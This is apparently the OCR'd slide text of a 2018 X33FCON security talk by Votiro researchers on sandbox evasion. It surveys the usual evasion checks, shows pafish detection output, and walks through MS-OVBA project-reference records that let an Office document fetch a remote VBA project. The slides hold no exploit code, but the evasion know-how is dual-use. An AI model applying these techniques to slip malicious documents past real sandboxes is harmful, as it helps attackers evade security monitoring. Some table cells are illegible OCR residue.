REFERENCE THIS: SANDBOX EVASION USING VBA REFERENCING

VOTIRO

SECURED.

WHOAREWE

Amit Dori
Security Researcher, Votiro

- 28 years old from Tel-Aviv.
- BSC in Computer Science, BA in Psychology from TAU.
- Formerly researched Exploit Kits at Check Point.
- Skate, swim, guitar.

Aviv Grafi
CEO, Votiro

- Graduate of Israeli Army’s elite 8200 intelligence unit.
- Over 15 years of experience in telecommunications and InfoSec.
- Inventor of Votiro’s enterprise protection solutions.
- BSC in Computer Science, BA in economics, MBA from TAU.
- Sushi, running, quiet walks along the beach.

ABSTRACT

Sandbox had become a standard security solution in organizations nowadays which makes it a prime target.

This talk will demonstrate a new way to perform sandbox evasion.

In contrast to common evasion techniques, our technique doesn't require code execution to detect the sandbox environment.

ABSTRACT

Evasion

Sandbox Evasion techniques

VBA Referencing

Detection

Sandbox-user Differences

Server-Side Sandbox Detection

RELEVANT BACKGROUND

We assume familiarity with the following concepts:

1. VBA macros
2. Office Protected View
3. Sandbox solutions
4. Tracking pixels

SANDBOX EVASION

With the introduction of the sandbox, malware authors have introduced Sandbox Evasion.


The term is used to describe all the techniques utilized to identify a sandbox, trick it, manipulate it and evade it.

SANDBOX EVASION TECHNIQUES

Detect the sandbox: detect virtualization
Hypervisor, Virtualization DLLs, Side channels, unusual hardware

Detect the sandbox: Artificial Environment
Username, Cookies and browser history, recent file count, screen resolution, Old vulnerabilities, Running processes

SANDBOX EVASION


E:\pafish\pafish\Output\MingW\pafish.exe

```
* Pafish (Paranoid fish) *

Some anti(debugger/VM/sandbox) tricks
used by malware for the general public.

[*] Windows version: 6.2 build 9200
[*] CPU: GenuineIntel
    Hypervisor: VBoxVBoxVBox
    CPU brand: Intel(R) Core(TM) i5-5200U CPU @ 2.20GHz

[-] Debuggers detection
[*] Using IsDebuggerPresent() ... OK

[-] CPU information based detections
[*] Checking the difference between CPU timestamp counters (rdtsc) ... OK
[*] Checking the difference between CPU timestamp counters (rdtsc) forcing VM ex
it ... traced!
[*] Checking hypervisor bit in cpuid feature bits ... OK
[*] Checking cpuid hypervisor vendor for known VM vendors ... traced!

[-] Generic sandbox detection
[*] Using mouse activity ... OK
[*] Checking username ... OK
[*] Checking file path ... OK
[*] Checking common sample names in drives root ... OK
[*] Checking if disk size <= 60GB via DeviceIoControl() ... OK
[*] Checking if disk size <= 60GB via GetDiskFreeSpaceExA() ... OK
[*] Checking if Sleep() is patched using GetTickCount() ... OK
[*] Checking if NumberOfProcessors is < 2 via raw access ... traced!
[*] Checking if NumberOfProcessors is < 2 via GetSystemInfo() ... traced!
[*] Checking if pysical memory is < 1Gb ... traced!
[*] Checking operating system uptime using GetTickCount() ... traced!
[*] Checking if operating system IsNativeVhdBoot() ... OK

[-] Hooks detection
[*] Checking function ShellExecuteExW method 1 ... OK
[*] Checking function CreateProcessA method 1 ... OK
```

X33FCON: May 7-8, 2018

SANDBOX EVASION TECHNIQUES

Evade the sandbox: Defeat the Monitor

Remove hooks, work around hooks, delay execution

Evade the sandbox: Context Aware

Require user interaction, check date and time-zone, encrypted payload

SANDBOX EVASION

All of the mentioned techniques, require code execution (sandbox-side) in order to collect the data and analyze it.


As a result, most of these techniques can be identified by *static analysis tools* which will flag the file as suspicious prior to execution.

Furthermore, *the actions executed to fingerprint the system are flagged as evasion techniques* - which immediately raise a warning flag.

VBA
REFERENCING

WHAT IS VBA REFERENCING?

In order to truly understand the capabilities of VBA macros, one must dive into the macros bible: MS-OVBA document.



[MS-OVBA]:
Office VBA File Format Structure
Intellectual Property Rights Notice for Open Specifications Documentation
Technical Documentation. Microsoft publishes Open Specifications documentation for protocols, file formats, languages, standards as well as overviews of the interaction among each of these technologies.

MS-OVBA


The MS-OVBA, Office VBA File Format Structure, specifies the Office VBA File Format Structure, AKA **vbaProject.bin**.

MS-OVBA specifies the structure of this binary and all of its features and attributes.

WE'RE NOT THE FIRST TO HUNT HERE

In "Analysis of the attack surface of Microsoft Office from user perspective" by Mr.Haifei Li, a RCE flaw in the VBA engine is shown.

It appears that VBA engine accepts a path to a remote .tlb file, which will be fetched and loaded into Word upon execution.



Referenceregistered Record

2.3.4.2.2.5 REFERENCEREGISTERED Record

Specifies a reference to an Automation type library.

0–15 (bits 0 1 2 3 4 5 6 7 8 9 10 1 2 3 4 5)	16–31 (bits 6 7 8 9 20 1 2 3 4 5 6 7 8 9 30 1)
Id	Size
...	SizeOfLibid
...	Libid (variable)
...	
Reserved1	
Reserved2	

Id (2 bytes): An unsigned integer that specifies the identifier for this record. MUST be 0x000D

Size (4 bytes): An unsigned integer that specifies the total size in bytes of **SizeOfLibid**, **Libid**, **Reserved1**, and **Reserved2**. MUST be ignored on read.

SizeOfLibid (4 bytes): An unsigned integer that specifies the size in bytes of **Libid**.


Libid (variable): An array of **SizeOfLibid** bytes that specifies an Automation type library's identifier. MUST contain MBCS characters encoded using the code page specified in **PROJECTCODEPAGE** (section 2.3.4.2.1.4). MUST NOT contain null characters. MUST conform to the ABNF grammar in **LibidReference** (section 2.1.1.8).

Reserved1 (4 bytes): MUST be 0x00000000. MUST be ignored.

Reserved2 (2 bytes): MUST be 0x0000. MUST be ignored.

VBA REFERENCES

Another previously unexplored section of the MS-OVBA document is of PROJECTREFERENCES, which allows a VBA project to fetch and execute VBA macros, found in a remote project.



Offset	Size	Structure	Value
00000270	002D	REFERENCENAME Record - **NameRecord**	
00000270	0002	unsigned integer - **Id**	0x0016
00000272	0004	unsigned integer - **SizeOfName**	0x0000000B
00000276	000B	array of bytes - **Name**	VBAProject1
00000281	0002	unsigned integer - **Reserved**	0x003E
00000283	0004	unsigned integer - **SizeOfNameUnicode**	0x00000016
00000287	0016	array of bytes - **NameUnicode**	VBAProject1
0000029D	0064	REFERENCEPROJECT Record - **ReferenceRecord[2]**	
0000029D	0002	unsigned integer - **Id**	0x000E
0000029F	0004	unsigned integer - **Size**	0x0000005E
000002A3	0004	unsigned integer - **SizeOfLibidAbsolute**	0x00000030
000002A7	0030	array of bytes - **LibidAbsolute**	*\CC:\Example Path\Example-ReferencedProject.xls
000002D7	0004	unsigned integer - **SizeOfLibidRelative**	0x00000020
000002DB	0020	array of bytes - **LibidRelative**	*\CExample-ReferencedProject.xls
000002FB	0004	unsigned integer - **MajorVersion**	0x49A95F46
[illegible]	[illegible]	unsigned	

2.3.4.2.2. PROJECTREFERENCES Records

Specifies the external REFERENCES of the VBA project as a variably sized array of reference (section 2.3.4.2.2.1). The termination of the array is indicated by the beginning of PROJECTMODULES (section 2.3.4.2.3), with is indicated by a REFERENCE (section 2.3.4.2.2.1) being followed by an unsigned 16-bit integer with a value of 0x000F.

VBA REFERENCES

